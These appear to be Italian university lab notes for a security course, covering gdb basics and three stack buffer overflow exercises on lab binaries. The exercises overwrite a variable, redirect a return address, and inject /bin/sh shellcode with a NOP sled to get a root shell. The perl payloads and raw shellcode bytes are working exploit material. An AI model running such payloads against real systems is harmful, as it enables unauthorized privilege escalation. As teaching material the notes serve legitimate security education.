Sicurezza Informatica

Bumma Giuseppe

1 Laboratorio

1.1 Binary Exploit

- Comandi di `gdb`:
  - `b *FUNCTION` aggiunge un breakpoint all'inizio della funzione specificata
  - `run ARGUMENT` lancia il programma passando ARGUMENT come parametro
  - se vogliamo stampare i 200 byte successivi a un determinato registro diamo il comando `x/200xw $REGISTRO`, ad esempio `x/200xw $esp`
  - `disas FUNCTION` stampa il codice assembly risultante dalla traduzione del codice di una determinata funzione, es. `disas main`
  - `info functions` stampa gli indirizzi di tutte le funzioni caricate in memoria dal processo, tra le quali si trovano anche tutte le funzioni di librerie utilizzate dal processo
  - `info register` stampa lo stato attuale dei registri, cioè gli indirizzi che essi contengono

1.1.1 Esercizio write_var

- Utilizziamo `perl` per scrivere esattamente il numero di caratteri che vogliamo come argomento del programma con

  ```
  ./es $(perl -e 'print "A"x100')
  ```

  - con

    ```
    ./es $(perl -e 'print "A"x100,"string"')
    ```

    concateniamo le due stringhe
- Con questo comando lanciamo il programma e gli diamo come argomento una stringa formata da 100 volte il carattere "A"
- Se inseriamo una stringa di 104 "A"

  ```
  ./es $(perl -e 'print "A"x104')
  ```

  l'output risulta differente, infatti la variabile `control` nell'altro caso valeva 3039, ora invece 3000
- Se inseriamo una stringa di 108 "A" la variabile `control` diventa `41414141`, dove `41` è la lettera "A" rappresentata in codice esadecimale secondo ASCII
- Ora sappiamo che dobbiamo inserire una stringa di 108 caratteri per sovrascrivere completamente la variabile `control`

- Siccome è l'output stesso che ci dice `control must be: 0x42434445`, proviamo allora a scrivere dentro `control` questa serie di caratteri
- Siccome sono quattro caratteri, dobbiamo inserire prima 104 caratteri arbitrari, e dopo i quattro caratteri che vogliamo, ricordando però che l'architettura è Little Endian, quindi dobbiamo scrivere "al contrario", in questo modo:

```
./es $(perl -e 'print "A"x104,"\x45\x44\x43\x42"')
```

- E l'output infatti conferma che quella è la flag giusta

1.1.2 Esercizio secret_function

- Come prima (ma usando gdb con il comando `gdb es`), proviamo a fare un buffer overflow
- Quindi diamo il comando `run $(perl -e 'print "A"x20')`
- Con 20 caratteri il programma va già in segmentation fault
- Facendo dei tentativi vediamo che vengono scritti nell'indirizzo di ritorno i 4 caratteri dopo il 16esimo
- Ad esempio, se lanciamo

```
run $(perl -e 'print "A"x16,"BBBB"')
```

- Vediamo dall'output che l'indirizzo di ritorno è stato sovrascritto, e adesso è `0x42424242`, cioè "BBBB" in esadecimale
- Ora dobbiamo scrivere al posto dell'indirizzo di ritorno l'indirizzo della funzione vulnerabile, cioè la funzione `secret`
- Con `info function` vediamo l'indirizzo della funzione `secret`, in questo caso è `0x565561b9`
- Quindi lanciamo

```
run $(perl -e 'print "A"x16,"\xb9\x61\x55\x56"')
```

1.1.3 Shellcode

- In questo caso, utilizzando il buffer overflow vediamo che i 4 byte dopo il 112 vengono sovrascritti nell'indirizzo di ritorno
- In questo esercizio lo shellcode è già dato (si trova nel file `shellcode.txt`)
- Se vogliamo controllare la lunghezza dello shellcode diamo


```
pyhton3
>>> len(b'\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
\x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b
\x8d\x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f
\x62\x69\x6e\x2f\x73\x68')
```

la `b` sta per *binary*

- Siccome la lunghezza del nostro shellcode è 46, e il buffer è di 112, riempiamo il payload di 66 caratteri NOP `\x90` all'inizio
- Ora dobbiamo capire che indirizzo di ritorno inserire nel payload; per farlo guardiamo il nostro stack con

  ```
  (gdb) x/300xw $esp
  ```

  e troviamo l'indirizzo in cui il nostro shellcode inizia, sfruttando il fatto che la parte di stack in cui è contenuto il codice del nostro shellcode è preceduta da 66 caratteri NOP (nel mio caso l'indirizzo è `ffffd210`)



- Il comando da lanciare sarà quindi

  ```
  run $(perl -e 'print
  "\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
  \x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d
  \x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69
  \x6e\x2f\x73\x68","\x10\xd2\xff\xff"')
  ```

- Verifichiamo che adesso si è aperta una shell, ma per avere accesso a una shell di root non possiamo lanciare il processo da `gdb` ma lanciare il binario con il path assoluto

  ```
  /home/kali/lab_exercises/shellcode/es $(perl -e 'print
  "\x90"x66,"\x31\xc0\xb0\x46\x31\xdb\x31\xc9\xcd\x80\xeb\x16
  \x5b\x31\xc0\x88\x43\x07\x89\x5b\x08\x89\x43\x0c\xb0\x0b\x8d
  \x4b\x08\x8d\x53\x0c\xcd\x80\xe8\xe5\xff\xff\xff\x2f\x62\x69
  \x6e\x2f\x73\x68","\x10\xd2\xff\xff"')
  ```